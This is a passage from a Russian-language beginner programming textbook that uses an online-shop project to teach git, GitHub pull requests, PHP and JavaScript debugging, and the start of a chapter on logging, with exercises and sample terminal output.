Простой тест: описание должно продолжать фразу «этот коммит...». «Этот коммит правки» — не продолжает. «Этот коммит исправляет вывод цены» — продолжает.

СЛОВО	ЧТО ОЗНАЧАЕТ	ПО-ПРОСТОМУ
repository, репозиторий	Папка проекта под наблюдением git	Ваш проект + вся его история
commit, коммит	Сохрани́нное состояние + описание	Точка, куда можно вернуться
hash, хэш	46f233c — номер коммита	Адрес точки во времени
staged, в индексе	Файл готов к коммиту	«Этот пойдёт в следующий снимок»
branch, ветка	Отдельная линия работы	Черновик, не мешающий рабочему
HEAD	Указатель «где я сейчас»	Ветка/коммит, в котором вы находитесь
merge, слияние	Объединить две ветки	«Готово — забирай в основную»
conflict, конфликт	Обе ветки правили одну строку	Git не знает, чью версию брать, — решаете вы
remote, удалённый	Копия на сервере (GitHub)	Общая точка, откуда берут все
push / pull	Отправить / забрать	Синхронизация с сервером
-m "..."	message, описание	Текст коммита прямо в команде
. в git add .	Текущая папка со всем внутри	«Всё изменённое»

Отдельно про **конфликт**, потому что он пугает больше всего. Конфликт — это не поломка. Это git говорит: «в файле `korzina.php`, в строке 14, у тебя и у коллеги разное; я не угадываю — выбери сам». В файле появляется:

```
<<<<<< HEAD
$itogo = $summa + $dostavka;
=====
$itogo = $summa * 1.05;
>>>>>> korzina
```

Вы удаляете маркеры, оставляете правильный вариант, делаете `git add` и `git commit`. Всё.

Смотрим, что показывает git после правок:

Что изменилось со времени последнего сохранения

```
Terminal
> $ git status -s -b
> ## korzina
> M korzina.php
> ?? tovar.php
>
> $ git diff
> diff --git a/korzina.php b/korzina.php
> index a2501a7..e3e7ba0 100644
> --- a/korzina.php
> +++ b/korzina.php
> @@ -1,2 +1,4 @@
> <?php
> // Корзина: пока заглушка
> +session_start();
> +$korzina = $_SESSION['korzina'] ?? [];
```

git status показывает файлы, git diff — строки

Читается так: `M korzina.php` — файл изменён (*modified*), git его знает. `?? tovar.php` — файл новый, git его ещё не видел. Ниже `git diff` показывает построчно: `+` — добавленные строки. Именно эти две строки уйдут в коммит.

Теперь история после того, как ветки разошлись:

История и ветки

```
Terminal
> $ git log --oneline --graph --all
> * 7499ff4 (main) Ссылка на контакты в шапке
> | * 46f233c (HEAD -> korzina) Заготовка корзины
> |/
> * 4d4a492 Добавил стили и заготовку каталога
> * 9aa7fab Первая страница магазина
>
> $ git branch
> * korzina
>   main
```

Две ветки разошлись после общего коммита

Видно всё сразу: два первых коммита общие; дальше `main` ушёл в «Ссылку на контакты», а `korzina` — в «Заготовку корзины». Звёздочка в `git branch` показывает, где вы сейчас.

ГРАБЛИ

Грабли

Коммит раз в неделю. Тогда описание неизбежно превратится в «правки», а откатиться будет некуда. Правило: **коммит на каждую законченную мысль**. Заработала кнопка — коммит. Поправили запрос — коммит.

`git add .` **не глядя.** Так в репозиторий попадают файлы с паролями, временные дампы базы на 200 МБ и `.DS_Store`. Перед `add` — всегда `status`.

Секрет в истории. Закоммитили `db_credentials.php` с паролем, заметили, удалили следующим коммитом — **пароль всё ещё в истории**. Лечение одно: считать пароль скомпрометированным и **сменить его**. Профилактика — `.gitignore` с первого дня.

Работа прямо в `main`. Пока проект ваш и один — сойдёт. Как только магазин начал продавать, правка в `main` = правка на живом. Ветка стоит десяти секунд.

Страх конфликта. Многие, увидев конфликт, удаляют папку и клонируют заново, теряя работу. Конфликт — это вопрос, а не поломка. Ответьте на него.

`git reset --hard` **в панике.** Самый частый способ потерять день работы. В панике — не эта команда, а `git status` и глубокий вдох.

Ветка живёт месяц. Чем дольше ветка отдельно от `main`, тем больнее слияние. Держите ветки короткими: задача — ветка — слили — удалили.

Задача 53.1. Заведите git в папке своего магазина. Сделайте `.gitignore` и первый коммит. Что попало в него — проверьте через `git show --stat`.

Задача 53.2. Измените два файла. Положите в индекс **только один**, сделайте коммит. Убедитесь через `git status`, что второй остался ждать.

Задача 53.3. Сделайте три коммита с осмысленными описаниями. Выведите `git log -oneline`. Понятно ли по описаниям, что происходило?

Задача 53.4. Испортите файл, не коммита. Верните его через `git restore`.

Задача 53.5. Создайте ветку `korzina`, сделайте в ней два коммита, вернитесь в `main`. Убедитесь, что файлов корзины в `main` нет.

Задача 53.6. Слейте `korzina` в `main`. Посмотрите `git log --graph --all` до и после.

Задача 53.7. Устройте конфликт нарочно: в двух ветках измените одну и ту же строку по-разному, слейте. Разберите конфликт руками.

Задача 53.8. Сделайте заведомо плохой коммит и откатите его через `git revert`. Проверьте, что история не стёрлась, а дополнилась.

Задача 53.9. Найдите в истории коммит недельной давности и посмотрите `git show`. Сколько строк изменилось?

Задача 53.10. Напишите свой список правил для описаний коммитов — пять пунктов. Проверьте по нему последние десять своих описаний.

Ответы — в Приложении Г.

История этого репозитория — рабочий пример. Каждая функция магазина приходила отдельной веткой: продавцы, модерация товаров, разбивка заказов, балансы и выплаты.

Ветка → проверка → слияние в `main`.

Почему так, а не «правлю сразу». Магазин работает. Если сломать `main`, покупатель увидит поломку **сейчас**, а не когда вы закончите. Ветка — это способ доделывать спокойно.

Второе правило проекта, тоже из практики: **не ломать рабочее**. Прежде чем сливать ветку, витрину открывают и проверяют руками — каталог, карточка, корзина, оформление.

Тридцать секунд, которые окупаются каждый раз.

И третье: `config/db_credentials.php` в `.gitignore` с первого дня. Не «потом добавим» — с первого дня.

- Кода, которого нет в git, не существует.
- Файл проходит три зоны: **рабочая папка** → **индекс** → **история**.
- `git status` и `git diff` — перед каждым `git add`, всегда.
- Коммит — на одну законченную мысль, с описанием «что и зачем».
- Ветка — чтобы недоделанное не мешало работающему.
- В `main` — только проверенное, через слияние, а не напрямую.
- Испортил файл → `git restore`; плохой коммит → `git revert`.
- Секреты — никогда в git. `.gitignore` заводят до первого коммита.
- Конфликт — это **вопрос от git**, а не поломка.
- Ветки держим короткими: задача — ветка — слили — удалили.

Дальше — как этой историей делиться: GitHub, pull request и ревью.

GitHub: pull request и ревью

ЗАЧЕМ ЭТО

Зачем эта глава

Git из прошлой главы живёт на вашем компьютере. Пока это ноутбук и один разработчик, всё в порядке — ровно до одного из трёх событий:

- ноутбук украли, залили чаем или он просто перестал включаться;
- к проекту подключился второй человек, и надо как-то делиться кодом;
- заказчик спрашивает: «а покажи, что ты за неделю сделал».

GitHub — это git, живущий на чужом надёжном сервере, плюс сайт вокруг него: обсуждения, ревью кода, задачи, автоматические проверки.

Есть и другие такие сервисы — GitLab, Bitbucket, Gitea. Работают они почти одинаково; учить придётся один раз.

Ещё одно, о чём не говорят вслух: GitHub — это ваше портфолио. Когда вы придёте за первым заказом, ссылка на репозиторий с внятной историей коммитов скажет о вас больше любого резюме.

РАЗБИРАЕМСЯ

Разбираемся: удалённый репозиторий

Прибавляется ровно одно понятие — **remote**, удалённый репозиторий. Это копия вашего проекта на сервере. У неё принято имя `origin`.

Между вашей копией и `origin` ходят две команды:

КОМАНДА	НАПРАВЛЕНИЕ	ПО-ПРОСТОМУ
<code>git push</code>	вы → сервер	«забирай мои коммиты»
<code>git pull</code>	сервер → вы	«дай мне то, чего у меня нет»

Важно понять: `push` отправляет **коммиты**, а не файлы. Не закоммитили — нечего и отправлять. Частая растерянность новичка «я запушил, а на GitHub пусто» почти всегда означает «забыл `git commit`».

► Pull request: главная идея

Pull request (PR, «запрос на слияние») — это предложение:

«Я сделал вот это в ветке `korzina`. Предлагаю влить её в `main`. Посмотрите, пожалуйста.»

PR — не техническая команда, а место для разговора. В нём видно:

- все изменённые строки, зелёным и красным;
- все коммиты ветки;
- комментарии — можно оставить прямо к конкретной строке;
- результат автоматических проверок, если они настроены.

Именно поэтому в правилах этого проекта записано: в `main` не пушить напрямую, только ветка → PR → `squash-merge`. PR — это дверь с порогом перед работающим магазином.

Путь одной задачи: от ветки до боевого сайта

Шесть шагов, которые повторяются для каждой новой функции магазина

1

Завели ветку под задачу

Имя ветки — про задачу, а не про себя: `korzina`, а не `firdavs2`.

```
git switch -c korzina
```

2

Поработали и закоммитили

Столько коммитов, сколько законченных мыслей. Ветка своя — мешать некому.

```
git add korzina.php
git commit -m "Корзина: подсчёт
суммы"
```

3

Отправили ветку на GitHub

Теперь работа не только на вашем ноутбуке. Сгорел ноутбук — код цел.

```
git push -u origin korzina
```

4

Открыли pull request

«Предлагаю влить `korzina` в `main`». Заголовок и описание — что сделано и как проверить.

Кнопка «Compare & pull request» на GitHub

5

Ревью и правки

Замечания приходят в PR. Правите у себя, коммитите, пушите — PR обновляется сам.

```
git commit -m "Правка по ревью:
проверка количества"
git push
```

6

Слили и удалили ветку

`Squash-merge`: вся ветка ложится в `main` одним аккуратным коммитом.

Кнопка «Squash and merge», затем «Delete branch»

Зачем всё это одному человеку: pull request — это ваша пауза перед тем, как тронуть работающий магазин. Вы видите весь свой диф целиком и часто находите там лишнее до того, как его увидит покупатель.

► Зачем PR, если я работаю один

Вопрос честный, и ответ не «так принято». Три настоящие причины:

Первая. В PR вы впервые видите свою работу **целиком**, а не по кусочкам. Почти всегда там обнаруживается забытый `var_dump`, закомментированный кусок или файл, попавший случайно.

Вторая. Описание PR заставляет сформулировать, что сделано. Если не формулируется — обычно значит, что в одной ветке смешаны три задачи.

Третья. Через полгода вы откроете список PR и увидите историю проекта человеческим языком, а не списком хэшей.

код

Код: полный цикл

► Один раз: связать проект с сервером

Репозиторий создаётся кнопкой на сайте GitHub, после чего:

```
git remote add origin https://github.com/firdavs/magazin.git
git push -u origin main
```

`-u` (сокращение от `--set-upstream`) означает «запомни, что моя ветка `main` связана с `origin/main`». После этого достаточно просто `git push`.

► Каждая задача: цикл из шести шагов

```
# 1. Свежий main — чтобы ветвиться от актуального
git switch main
git pull origin main

# 2. Ветка под задачу
git switch -c korzina

# 3. Работа и коммиты
git add korzina.php
git commit -m "Корзина: добавление товара и подсчёт суммы"

# 4. Отправка ветки
git push -u origin korzina

# 5. На сайте GitHub: кнопка «Compare & pull request»,
#   заголовок, описание, «Create pull request»

# 6. После слияния — прибраться
git switch main
git pull origin main
git branch -d korzina
```

Шаг 1 пропускают чаще всего — и потом получают конфликты на ровном месте. Ветвиться нужно от свежего `main`.

► Как писать описание PR

Плохо: «правки корзины».

Хорошо — по трём вопросам, на которые захочет ответить проверяющий (а через месяц — вы сами):

Что сделано

Корзина: добавление товара, изменение количества, удаление, подсчёт итога с доставкой.

Как проверить

1. Открыть /katalog.php, добавить два разных товара.
2. Изменить количество на 3 — сумма должна пересчитаться.
3. Обновить страницу (F5) — корзина должна сохраниться.

Что осталось за рамками

Промокоды — отдельной задачей.

Три минуты на такое описание экономят полчаса переписки.

► Замечание пришло — что делать

Ничего особенного: правите у себя, коммитите, пушите в ту же ветку.

```
git add korzina.php
git commit -m "Правка по ревью: проверка количества на отрицательное"
git push
```

PR обновится сам — новый коммит появится в нём автоматически. Закрывать и создавать новый PR не нужно.

► Squash-merge

При слиянии GitHub предлагает несколько вариантов. В этом проекте используется **squash-merge**: все коммиты ветки складываются в **один** коммит в `main`.

Почему так: в ветке коммиты рабочие — «поправил», «ещё раз», «теперь точно». В истории `main` они не нужны. Нужна одна строка: «Корзина: добавление, количество, удаление, итог». История `main` остаётся читаемой.

СЛОВО	ЧТО ОЗНАЧАЕТ	ПО-ПРОСТОМУ
remote	Удалённый репозиторий	Копия проекта на сервере
origin	Стандартное имя remote	«главный сервер этого проекта»
push	Отправить коммиты на сервер	«забирай моё»
pull	Забрать коммиты с сервера	«дай мне новое» = fetch + merge
fetch	Скачать, но не сливать	«покажи, что там, но не трогай мои файлы»
clone	Скачать проект целиком	Первый раз, когда проекта у вас нет
pull request, PR	Предложение влить ветку	Место для разговора о коде
review, ревью	Просмотр чужого кода	«читаю и говорю, что думаю»
merge	Слить ветку	Принять предложение
squash	Схлопнуть коммиты в один	Прибрат историю перед слиянием
conflict	Обе ветки правили одну строку	Git спрашивает, чью версию брать
issue	Задача или баг на GitHub	Список того, что надо сделать
README.md	Главный файл-описание	То, что видит открывший репозиторий
fork	Своя копия чужого проекта	Чтобы предлагать правки в чужое
<code>-u</code>	<code>--set-upstream</code>	«запомни связь ветки с серверной»

Отправляем ветку на сервер:

Отправка ветки на сервер

```
Terminal
> $ git remote -v
> origin /tmp/origin.git (fetch)
> origin /tmp/origin.git (push)
>
> $ git push -u origin korzina
> To /tmp/origin.git
> * [new branch] korzina -> korzina
> branch 'korzina' set up to track 'origin/korzina'.
>
> $ git status -sb
> ## korzina...origin/korzina
>
> $ git log --oneline --all --decorate -3
> 7499ff4 (main) Ссылка на контакты в шапке
> 46f233c (HEAD -> korzina, origin/korzina) Заготовка корзины
> 4d4a492 Добавил стили и заготовку каталога
```

Здесь «сервер» — папка на том же компьютере: `push` и `pull` работают точно так же, как с GitHub

Здесь «сервер» — обычная папка на том же компьютере: `git` не различает, папка это или GitHub, команды одинаковые. Это, кстати, лучший способ потренироваться, не заводя аккаунт:

```
git init --bare /tmp/origin.git      # «сервер»
git remote add origin /tmp/origin.git # связали
git push -u origin korzina            # отправили
```

Читаем вывод. `* [new branch] korzina -> korzina` — ветки на сервере не было, создалась. `branch 'korzina' set up to track 'origin/korzina'` — связь запомнена, дальше хватит `git push`.

И самое полезное — `git status -sb`: строка `## korzina...origin/korzina` означает «моя ветка и серверная совпадают». Если появится `[ahead 2]` — у вас два незапущенных коммита. `[behind 3]` — на сервере три коммита, которых нет у вас: пора `git pull`.

ГРАБЛИ

Грабли

Секрет уехал на GitHub. Самая дорогая ошибка главы. Публичный репозиторий индексируется поисковиками за минуты, а боты специально ищут в репозиториях ключи API. Если ключ или пароль попал в PR — **меняйте его немедленно**, удаления файла недостаточно: он остался в истории.

Ветвление от старого `main`. Не сделали `git pull` перед созданием ветки — получите конфликты при слиянии. Десять секунд экономии, полчаса разбирательств.

Гигантский PR. «Переделал всё» на 4000 строк никто не проверит — ни коллега, ни вы сами. PR должен читаться за 15 минут. Не читается — делите на несколько.

PR без описания. Заголовок «изменения», тело пустое. Проверяющий вынужден разбираться по диффу, а через месяц по такому PR ничего не понять.

Ответ на замечание новым PR. Не надо: правки идут коммитами в ту же ветку, PR обновится сам.

Ревью как личная оценка. Замечание относится к коду, а не к вам. Это единственная профессиональная привычка, которую стоит воспитывать специально: замечания — это бесплатное обучение.

Забыли удалить ветку. Через год в репозитории пятьдесят мёртвых веток, и никто не помнит, какие живы. Слили — удалили.

ЗАДАЧИ

Задачи

Задача 54.1. Потренируйтесь без GitHub: сделайте `git init --bare` в отдельной папке, привяжите её как `origin`, запустите ветку.

Задача 54.2. Сделайте коммит, но не пушьте. Что показывает `git status -sb`? Запустите и посмотрите снова.

Задача 54.3. Заведите аккаунт на GitHub и создайте репозиторий для своего магазина. Обязательно проверьте `.gitignore` до первого пуша.

Задача 54.4. Напишите `README.md`: что это за проект, как запустить, какие страницы есть. Три абзаца.

Задача 54.5. Сделайте ветку, коммит, PR. Напишите описание по схеме «что сделано / как проверить».

Задача 54.6. Оставьте комментарий к конкретной строке в собственном PR. Найдите в своём диффе хотя бы одно место, которое стоит поправить.

Задача 54.7. Слейте PR через squash-merge и посмотрите `git log` в `main`. Сколько коммитов добавилось?

Задача 54.8. Заведите на GitHub три issue по своим будущим задачам. Свяжите одну из них с PR фразой `Closes #1` в описании.

Задача 54.9. Сделайте `git clone` своего репозитория в другую папку — как будто вы за другим компьютером. Внесите там правку, запустите, заберите её в первой папке через `git pull`.

Задача 54.10. Устройте конфликт между двумя копиями: измените одну строку в обеих и попробуйте запустить обе. Разберите, что произошло.

Ответы — в Приложении Г.

В БОЮ

В бою

Этот репозиторий устроен ровно так. В `NAVIGATION.md` есть история pull request'ов: каждая функция магазина — отдельный PR с описанием, что сделано.

Что это даёт на практике. Когда через полгода выясняется, что комиссия продавца считается не так, вопрос «когда и зачем мы это сделали» решается за две минуты: находится PR, в нём — описание и обсуждение. Без PR пришлось бы читать диф и гадать.

И вторая, более приземлённая польза: PR — это точка, где ловят «ой, я туда случайно положил дампы базы». В `main` такое уже не вычистить без хирургии.

ИТОГ

Итог

- GitHub — это **git** на надёжном сервере плюс инструменты вокруг.
- `push` отправляет **коммиты**; не закоммитили — нечего отправлять.
- **Pull request** — предложение влить ветку и место для разговора о коде.
- PR полезен и одиночке: вы **видите свою работу целиком**.
- Перед новой веткой — `git pull` в `main`.
- Описание PR: **что сделано и как проверить**.
- Замечания правятся **коммитами в ту же ветку** — PR обновится сам.
- **Squash-merge** держит историю `main` читаемой.
- PR должен читаться за **15 минут** — иначе делите.
- Секрет, попавший на GitHub, считается скомпрометированным. Меняйте.

Дальше — самое частое занятие программиста: разбираться, почему не работает.

Отладка: как читать ошибки

ЗАЧЕМ ЭТО**Зачем эта глава**

Признаемся честно: большую часть рабочего времени программист не пишет код, а разбирается, почему написанное не работает. Это не признак слабости — это и есть профессия.

Разница между новичком и опытным не в том, что у второго не бывает ошибок. Она в скорости: новичок ищет причину час, опытный — три минуты. Причём разница не в знаниях, а в методе.

Типичный новичок, увидев красный текст:

1. пугается и не читает его;
2. начинает наугад менять строчки — «а вдруг заработает»;
3. меняет ещё что-нибудь;
4. через час не может вернуться к тому, что работало.

Между тем в этом красном тексте почти всегда написано **что** случилось, **в каком файле** и **в какой строке**. Ошибка — это не ругань. Это отчёт.

Эта глава — про метод. После неё «сайт не работает» перестанет быть приговором и станет задачей на десять минут.

```
Fatal error: Uncaught TypeError: cena_pozicii(): Argument #2 ($kol)
must be of type int, null given in /var/www/magazin/oshibka3.php:4
```

| | | |

| | | строка

| | файл

| что именно не так

насколько всё плохо

УРОВЕНЬ	ЧТО ЗНАЧИТ	СКРИПТ ПРОДОЛЖИТ РАБОТУ?
Notice / Deprecated	«Так делать не стоит»	Да
Warning	«Что-то не то, но я выкрутился»	Да
Fatal error	«Всё, дальше не могу»	Нет

► Стекло вызовов

```
#0 /var/www/magazin/oshibka3.php(13): cena_pozicii()
#1 /var/www/magazin/oshibka3.php(18): itogo()
#2 {main}
```

820

Это очень ценно. Ошибка произошла в `cena_pozycji`, но виновата не она: ей передали плохие данные. Чинить надо там, откуда пришёл `null`.

► Белый экран

Отдельный случай, пугающий сильнее всех: открываете страницу — пусто. Ни текста, ни ошибки.

Это почти всегда означает: ошибка есть, но её запретили показывать. На боевом сервере так и надо (глава 56), а вот на своём компьютере — наоборот. Включите показ, положив рядом с проектом файл `.user.ini`:

```
display_errors = On
error_reporting = E_ALL
```

или временно, первой строкой скрипта:

```
ini_set('display_errors', '1');
error_reporting(E_ALL);
```

Белый экран превратится в понятное сообщение. Это первое, что нужно сделать, а не последнее.

код

Код: метод в пять шагов

Пока ошибка не найдена, действуйте по шагам. Не «попробую поменять» — именно по шагам.

► Шаг 1. Прочитать сообщение целиком

Да, на английском. Но слов там немного, и они повторяются:

СООБЩЕНИЕ	ПЕРЕВОД	ЧТО ИСКАТЬ
Undefined variable <code>\$x</code>	Переменной <code>\$x</code> не существует	Опечатка в имени или её не создали
Undefined array key <code>"cena"</code>	В массиве нет такого ключа	Другое имя ключа или пустые данные
Call to a member function <code>... on null</code>	Обращение к методу у <code>null</code>	Объект не создан — обычно <code>\$pdo</code>
Call to undefined function <code>...</code>	Такой функции нет	Опечатка или не подключён файл
syntax error, unexpected <code>...</code>	Синтаксис	Забытая <code>;</code> , <code>}</code> или кавычка выше
Argument #N must be of type int, null given	Типы не совпали	Данные пришли не те
Headers already sent	Что-то напечаталось до заголовков	Пробел или <code>echo</code> до <code>header()</code> / <code>session_start()</code>
Too few arguments to function	Забыли аргумент	Проверьте вызов

► Шаг 2. Открыть указанный файл и строку

Прямо в нём. Не «примерно там» — точно на этой строке. При синтаксической ошибке смотрите **строку и всё, что выше**: забытая точка с запятой обнаруживается на следующей строке.

► Шаг 3. Посмотреть, что внутри переменных

Главный инструмент отладки в PHP — три функции:

```
var_dump($korzina);    // тип, длина и содержимое — самое подробное
print_r($korzina);     // короче и читаемее для массивов
echo gettype($cena);   // только тип: integer, string, NULL...
```

Разница важна: `echo $x` при `$x = null` напечатает **пустоту**, и вы решите, что переменная — пустая строка. `var_dump($x)` напечатает `NULL` и всё объяснит.

Удобный приём — «допрос с выходом»:

```
var_dump($korzina);  
exit;                                     // дальше не идём — смотрим, что здесь
```

► Шаг 4. Метод половинного деления

Не знаете, где ломается? Не ищите по всему файлу. Разделите пополам:

```
// ... первая половина кода  
var_dump('дошли до середины', $summa);  
exit;
```

Сообщение напечаталось — беда во второй половине. Не напечаталось — в первой. Повторите с половиной от половины. За 5-6 шагов вы локализуете ошибку в файле на тысячу строк.

Это самый недооценённый приём в отладке. Он работает **всегда** и не требует никаких инструментов.

► Шаг 5. Проверить границу

Ошибки любят границы — места, где данные переходят из рук в руки:

```
// граница «браузер → PHP»  
var_dump($_POST);  
var_dump($_GET);  
  
// граница «PHP → база»  
var_dump($sql, $parametry);  
  
// граница «база → PHP»  
var_dump($stmt->rowCount(), $stroki);  
  
// граница «PHP → браузер»  
var_dump($tovary);
```

В девяти случаях из десяти окажется, что данные исчезли ровно на одной из этих границ: имя поля в форме не совпало с ключом в `$_POST`, запрос вернул ноль строк, в JSON приехало не то.

► Отладка запросов к базе

Отдельная боль: запрос «не работает», а почему — не видно. Заставьте PDO говорить:

```
$pdo = new PDO($dsn, $user, $pass, [
    PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION, // ← без этого PDO молчит
]);
```

С этой настройкой вместо тихого `false` вы получите внятное `SQLSTATE[42S22]: Column not found: 1054 Unknown column 'cena' in 'field list'`.

А чтобы увидеть сам запрос с подставленными значениями:

```
$sql = 'SELECT * FROM tovary WHERE kategoriya_id = ? AND cena < ?';
$parametry = [$kategoriya, $max_cena];

var_dump($sql, $parametry); // смотрим, что уходит в базу
$stmt = $pdo->prepare($sql);
$stmt->execute($parametry);
var_dump($stmt->rowCount()); // и сколько вернулось
```

► Отладка JavaScript

В браузере всё то же самое, только инструмент другой — **консоль** (F12 → Console):

```
console.log('корзина:', korzina); // обычный вывод
console.table(tovary); // массив объектов — таблицей
console.error('сюда не должны были попасть');
```

Вкладка **Network** показывает запросы к серверу: какой ушёл, что вернулось, с каким кодом.

Если `fetch` «не работает», ответ почти всегда там — 404, 500 или HTML вместо JSON.

ЗАПИСЬ	ЧТО ЭТО	ЗАЧЕМ
<code>var_dump(\$x)</code>	Печатает тип и значение	Главный инструмент: показывает <code>NULL</code> и <code>false</code> явно
<code>print_r(\$x)</code>	Печатает читаемо	Для массивов, когда типы не важны
<code>exit</code> / <code>die</code>	Немедленно остановить скрипт	Чтобы дальше ничего не затёрло вывод
<code>gettype(\$x)</code>	Название типа строкой	Быстрая проверка «а это точно число?»
stack trace	Стек вызовов	Путь, которым программа пришла к ошибке
<code>#0</code> , <code>#1</code>	Кадры стека	Читать снизу вверх
<code>{main}</code>	Сам файл, вне функций	Начало пути
<code>ini_set(...)</code>	Изменить настройку PHP на лету	Включить показ ошибок на своей машине
<code>E_ALL</code>	«Все виды сообщений»	Показывать в том числе предупреждения
<code>ERRMODE_EXCEPTION</code>	Режим PDO «ругаться исключением»	Иначе ошибки базы молчат
<code>console.log(...)</code>	Вывод в консоль браузера	<code>var_dump</code> для JavaScript
F12	Открыть инструменты разработчика	Console, Network, Elements

Три ошибки, которые вы встретите в первую же неделю:

Три типичные ошибки PHP

```
Terminal
> $ php oshibka1.php
>
> Warning: Undefined array key 5 in /var/www/magazin/oshibka1.php on line 3
>
> Warning: Undefined variable $cena in /var/www/magazin/oshibka1.php on line 4
>
> $ php oshibka2.php
>
> Fatal error: Uncaught Error: Call to a member function prepare() on null in
/var/www/magazin/oshibka2.php:3
> Stack trace:
> #0 {main}
>   thrown in /var/www/magazin/oshibka2.php on line 3
>
> $ php oshibka3.php
>
> Fatal error: Uncaught TypeError: cena_pozicii(): Argument #2 ($kol) must be of type int, null
given, called in /var/www/magazin/oshibka3.php on line 13 and defined in
/var/www/magazin/oshibka3.php:4
> Stack trace:
> #0 /var/www/magazin/oshibka3.php(13): cena_pozicii()
> #1 /var/www/magazin/oshibka3.php(18): itogo()
> #2 {main}
>   thrown in /var/www/magazin/oshibka3.php on line 4
```

Все три — настоящий вывод php: предупреждение, обращение к null и несовпадение типа

Разбираем каждую.

Первая. `Undefined array key 5` — обратились к `$tovary[5]`, а в массиве всего два элемента. И `Undefined variable $cena` — такой переменной вообще нет. Обратите внимание: это **Warning**, скрипт пошёл дальше. Именно так в расчёт и попадает `null` вместо цены.

Вторая. `Call to a member function prepare() on null` — классика. Означает: `$pdo` не объект, а `null`. Значит, подключение к базе не удалось, а вы этого не проверили. Чинить надо не эту строку, а место подключения.

Третья. Самая полезная: `Argument #2 ($kol) must be of type int, null given`. Плюс стек: `cena_pozicii()` вызвана из `itogo()` со строки 13, `itogo()` — со строки 18. Ошибка вылетела в `cena_pozicii`, а причина — во входных данных: у второй позиции корзины нет ключа `kol`.

Теперь браузер. Кнопка «не работает»:

Консоль браузера: почему кнопка не работает



Настоящий вывод консоли: до падения видно, что один из элементов — `null`

`Cannot set properties of null` — обращаемся к свойству у `null`. Строчкой выше видно причину: `блок итога: null`. Селектор `#itogo` не нашёл ничего, потому что в разметке `id="itog"`. Опечатка в одной букве.

Отсюда важнейшая привычка: **выводите промежуточные значения до того, как упадёте**. Два `console.log` превратили загадку в очевидность.

ГРАБЛИ

Грабли

Не читать сообщение. Ошибка — это отчёт, где написано что, где и почему. Прочитать три строки быстрее, чем гадать полчаса.

Менять код наугад. «А вдруг так заработает» — путь к состоянию, когда сломано всё и вернуться некуда. Если уж пробуете — **сначала коммит** (глава 53), чтобы было куда откатиться.

Чинить строку, где вылетело. В стеке видно: упало в одном месте, причина — в другом. Ищите **источник плохих данных**, а не место падения.

Отключить показ ошибок, чтобы не мешали. Ошибка никуда не денется — вы просто ослепнете. Белый экран вместо сообщения не улучшает ситуацию.

Забывать убрать `var_dump`. Классика: покупатель видит на странице оплаты дампы массива с внутренними данными. Перед коммитом ищите по проекту `var_dump`, `print_r`, `console.log` и `exit`.

Игнорировать Warning. «Работает же» — до первого неправильного счёта. Warning означает, что вы считаете не то, что думаете.

Отлаживать на боевом. Правки прямо на работающем сайте — это ошибки, которые видит покупатель. Воспроизводите у себя.

Задача 55.1. Соберите `oshibka1.php`, `oshibka2.php`, `oshibka3.php` и запустите. Прочитайте сообщения — какие файлы и строки они называют?

Задача 55.2. Почините все три. Что именно вы поменяли в каждой?

Задача 55.3. Сделайте синтаксическую ошибку: уберите `;` в середине файла. На какой строке PHP сообщит об ошибке? Совпала ли она с той, где вы удалили?

Задача 55.4. Выключите `display_errors` и повторите. Получили белый экран? Включите обратно.

Задача 55.5. Возьмите файл на сто строк и найдите ошибку методом половинного деления. За сколько шагов получилось?

Задача 55.6. Сделайте `$x = null` и сравните `echo $x` и `var_dump($x)`. Почему первое опасно?

Задача 55.7. Уберите `ERRMODE_EXCEPTION` из подключения PDO и сделайте запрос к несуществующему столбцу. Что произошло? Верните настройку.

Задача 55.8. Повторите ошибку с `#itogo` / `itog` в своём проекте. Найдите её через консоль браузера.

Задача 55.9. Откройте вкладку Network и нажмите кнопку, отправляющую `fetch`. Какой код ответа? Что в теле?

Задача 55.10. Напишите свой список из пяти шагов отладки и повесьте рядом с монитором. В следующий раз при ошибке идите по нему.

Ответы — в Приложении Г.

Реальная история из этого проекта. Поиск по слову «фильтр» возвращал пустой список — при том, что фильтров в базе полно.

Разбор занял четыре минуты по шагам:

1. Открыли Network — запрос уходит, ответ `200`, тело `[]`. Значит, фронтенд ни при чём, дело на сервере.
2. Вывели `var_dump($sql, $parametry)` — запрос выглядел правильно.
3. Выполнили тот же запрос руками в базе — тоже пусто.
4. Присмотрелись к условию: `LIKE 'фильтр%'` — поиск по началу строки. А в базе название «Фильтр масляный MANN» начинается с заглавной, и запрошенные слова часто стоят в середине.

Ошибки в коде не было вообще: код делал ровно то, что написано. Неверным было условие поиска. Починили — поиск стал искать и по вхождению, а не только по началу.

Мораль: отладка не всегда заканчивается «нашёл баг». Иногда она заканчивается «понял, что мы просили не то».

ИТОГ

Итог

- Ошибка — это **отчёт**: что, в каком файле, в какой строке.
- Три уровня: Notice, **Warning** (тоже чинить!), Fatal error.
- **Стек вызовов читают снизу вверх** — это путь к беде.
- Белый экран = ошибки скрыты. **Включите их** на своей машине.
- `var_dump` показывает `NULL` и `false`, `echo` — врёт пустотой.
- **Метод половинного деления** находит место за 5-6 шагов, всегда.
- Проверяйте **границы**: форма → PHP → база → PHP → браузер.
- Для базы обязателен `ERRMODE_EXCEPTION`, иначе PDO молчит.
- В браузере: **Console** — ошибки, **Network** — что ушло и что вернулось.
- **Убирайте отладочный вывод перед коммитом.**

Дальше — как узнать, что было ночью, когда никто не смотрел: логи.

Логи

ЗАЧЕМ ЭТО

Зачем эта глава

Утром звонит владелец магазина: «Ночью покупатель не смог оформить заказ».

Вы открываете сайт — всё работает. Оформляете тестовый заказ — проходит. Спрашиваете: «А что было на экране?» — «Не помню, ошибка какая-то».

И всё. Ошибку вы воспроизвести не можете, покупателя не найдёте, ночь прошла. Отладка из прошлой главы тут бессильна: отлаживать нечего.

Спасает лог — журнал событий. Программа сама, в момент происшествия, записывает в файл: что случилось, когда, с какими данными. Утром вы открываете этот файл и **видите ту самую ночь**.

Разница огромная:

БЕЗ ЛОГОВ

С ЛОГАМИ

«Ночью что-то сломалось»

03:14 ERROR Ошибка оформления, заказ 1043, покупатель 17

Гадаем, воспроизводим, не находим

Открыли файл, прочитали, починили

«У нас всё работает»

«У нас 47 таких ошибок за сутки»

Лог — это чёрный ящик самолёта. Пока всё хорошо, он не нужен. Когда случилось — без него не разобраться.

Одна строка = одно событие. И у строки всегда одинаковый порядок частей:

Почему формат обязан быть одинаковым: по логу потом **ищут**. Если строки выглядят по-разному, найти в них что-то невозможно.

Три уровня хватает на всё:

